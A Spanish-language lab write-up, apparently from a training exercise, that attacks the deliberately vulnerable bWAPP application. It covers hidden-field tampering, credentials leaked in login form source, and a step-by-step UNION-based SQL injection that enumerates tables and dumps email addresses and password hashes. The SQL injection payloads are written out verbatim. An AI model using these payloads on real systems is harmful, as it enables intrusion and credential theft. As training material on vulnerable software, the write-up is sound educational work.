


## 1. Broken Access Control - Insecure DOR (Change Secret)

Se buscan las bases de datos de mysql, seleccionando así la base de datos a atacar(bWAPP), luego se buscan los usuarios con sus permisos, grupos, etc. Se aprecia el usuario **geeks** con activation\_cod **secret test**.

```
bee@bee-box: ~  
File Edit View Terminal Tabs Help  
mysql> SHOW DATABASES;  
+-----+  
| Database |  
+-----+  
| information_schema |  
| bwAPP |  
| drupageddon |  
| mysql |  
+-----+  
4 rows in set (0.00 sec)  
  
mysql> USE bwAPP;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
mysql> SELECT * FROM users;  
+-----+  
+-----+  
+-----+  
| id | login | password | email |  
| secret | | activation_code |  
| activated | reset_code | admin |  
+-----+  
+-----+  
+-----+
```

```
bee@bee-box: ~  
File Edit View Terminal Tabs Help  
+-----+  
+-----+  
+-----+  
| id | login | password | email |  
| secret | | activation_code |  
| activated | reset_code | admin |  
+-----+  
+-----+  
+-----+  
| 1 | A.I.M. | 6885858486f31043e5839c735d99457f045affd0 | bwapp-aim@mailinator.  
com | A.I.M. or Authentication Is Missing | NULL  
| 1 | NULL | 1 |  
| 2 | bee | 6885858486f31043e5839c735d99457f045affd0 | bwapp-bee@mailinator.  
com | Any bugs? | NULL  
| 1 | NULL | 1 |  
| 3 | geeks | 7c4a8d09ca3762af61e59520943dc26494f8941b | geeks@test.com  
| secret test | 1497cd257180420fbcc5787ca4206778746a  
6bd4 | 0 | NULL | 0 |  
+-----+  
+-----+  
+-----+  
3 rows in set (0.00 sec)
```

En la página bWAPP, en el formulario a rellenar se inspecciona su código y al identificar una línea oculta con ciertos valores donde se modifica el valor que selecciona el usuario y se edita para cambiarlo y al enviar el formulario se editen estos parámetros en la cuenta editada desde el código de la página.



```
mysql> SELECT * FROM users;
```

id	login	password	email
1	A.I.M.	6885858486f31043e5839c735d99457f045affd0	bwapp-aim@mailinator.com
2	bee	6885858486f31043e5839c735d99457f045affd0	bwapp-bee@mailinator.com
3	geeks	7c4a8d09ca3762af61e59520943dc26494f8941b	geeks@test.com

```
3 rows in set (0.00 sec)
```

## 2. Identification & authentication failures - Broken Authentication


Al inspeccionar el código de los formularios de login se aprecian filtrados los datos de usuario y contraseña establecido en el sistema por lo que se puede acceder a la página con estos parámetros.

The screenshot displays a web application interface for a login form. The title is "Broken Auth. - Insecure Login Forms". Below the title, it says "Enter your credentials." followed by "Login:" and a text input field. Below that is "Password:" and a password input field. A "Login" button is present. Below the button, a green message reads "Successful login! You really are Iron Man :)".

At the bottom, the browser's developer tools are open, showing the HTML source code. The code is as follows:


```
<form method="POST" action="/bWAPP/ba_insecure_login_1.php">
  <p>
    <label for="login">Login:</label>
    <font color="white">tonystark</font>
    <br>
    <input id="login" type="text" size="20" name="login">
  </p>
  <p>
    <label for="password">Password:</label>
    <font color="white">I am Iron Man</font>
    <br>
    <input id="password" type="password" size="20" name="password">
  </p>
</form>
```

También al darle a la opción Logout la sesión no cierra sesión en definitivo ya que se puede volver a acceder a esta retrocediendo la página en el buscador.




### 3. Injection - SQL injection


Se coloca el comando 1' para verificar si el formulario es susceptible a inyección SQL lo cual efectivamente lo demuestra con un error de sintaxis.



Se procede a buscar cuantas columnas tienen con el comando order by --# -



Hasta que se encuentre un error de not found, en este caso fue en el #8 por lo que tiene 7 columnas.



Se procede a inyectar el código UNION SELECT 1, database(), version(), 4, 5, 6, 7-- - para saber el nombre de la base de datos y versión del servidor:







Con el comando ' UNION SELECT 1, 2, user(), 4, 5, 6, 7-- - se puede sustraer información de usuario



Insertando el comando ' UNION SELECT 1, table\_name, 3, 4, 5, 6, 7 FROM information\_schema.tables WHERE table\_schema=database() -- - se pudo conseguir los nombres de las tablas dentro de la base de datos actual utilizando la tabla del sistema information\_schema.tables




Luego con el comando ' UNION SELECT 1, column\_name, 3, 4, 5, 6, 7 FROM information\_schema.columns WHERE table\_name='users'-- - se buscan los nombres de la columnas de la tabla users.



Search for a movie:

Title	Release	Character	Genre	IMDb
id	3	5	4	Link
login	3	5	4	Link
password	3	5	4	Link
email	3	5	4	Link
secret	3	5	4	Link
activation_code	3	5	4	Link
activated	3	5	4	Link
reset_code	3	5	4	Link
admin	3	5	4	Link

Luego con el comando ' UNION SELECT 1, email, password, 4, 5, 6, 7 FROM users-- - se seleccionan las columnas email y password en la que nos muestra información de usuarios y contraseñas del sistema.



Search for a movie:


Title	Release	Character	Genre	IMDb
bwapp-aim@mailinator.com	6885858486f31043e5839c735d99457f045affd0	5	4	Link
bwapp-bee@mailinator.com	6885858486f31043e5839c735d99457f045affd0	5	4	Link
geeks@test.com	7c4a8d09ca3762af61e59520943dc26494f8941b	5	4	Link



## 4. Cross-Site Scripting


### (XSS) Reflected (GET)

Se inserta en las casillas del formulario un script malicioso que al enviarlo la aplicación web devuelve su ejecución.




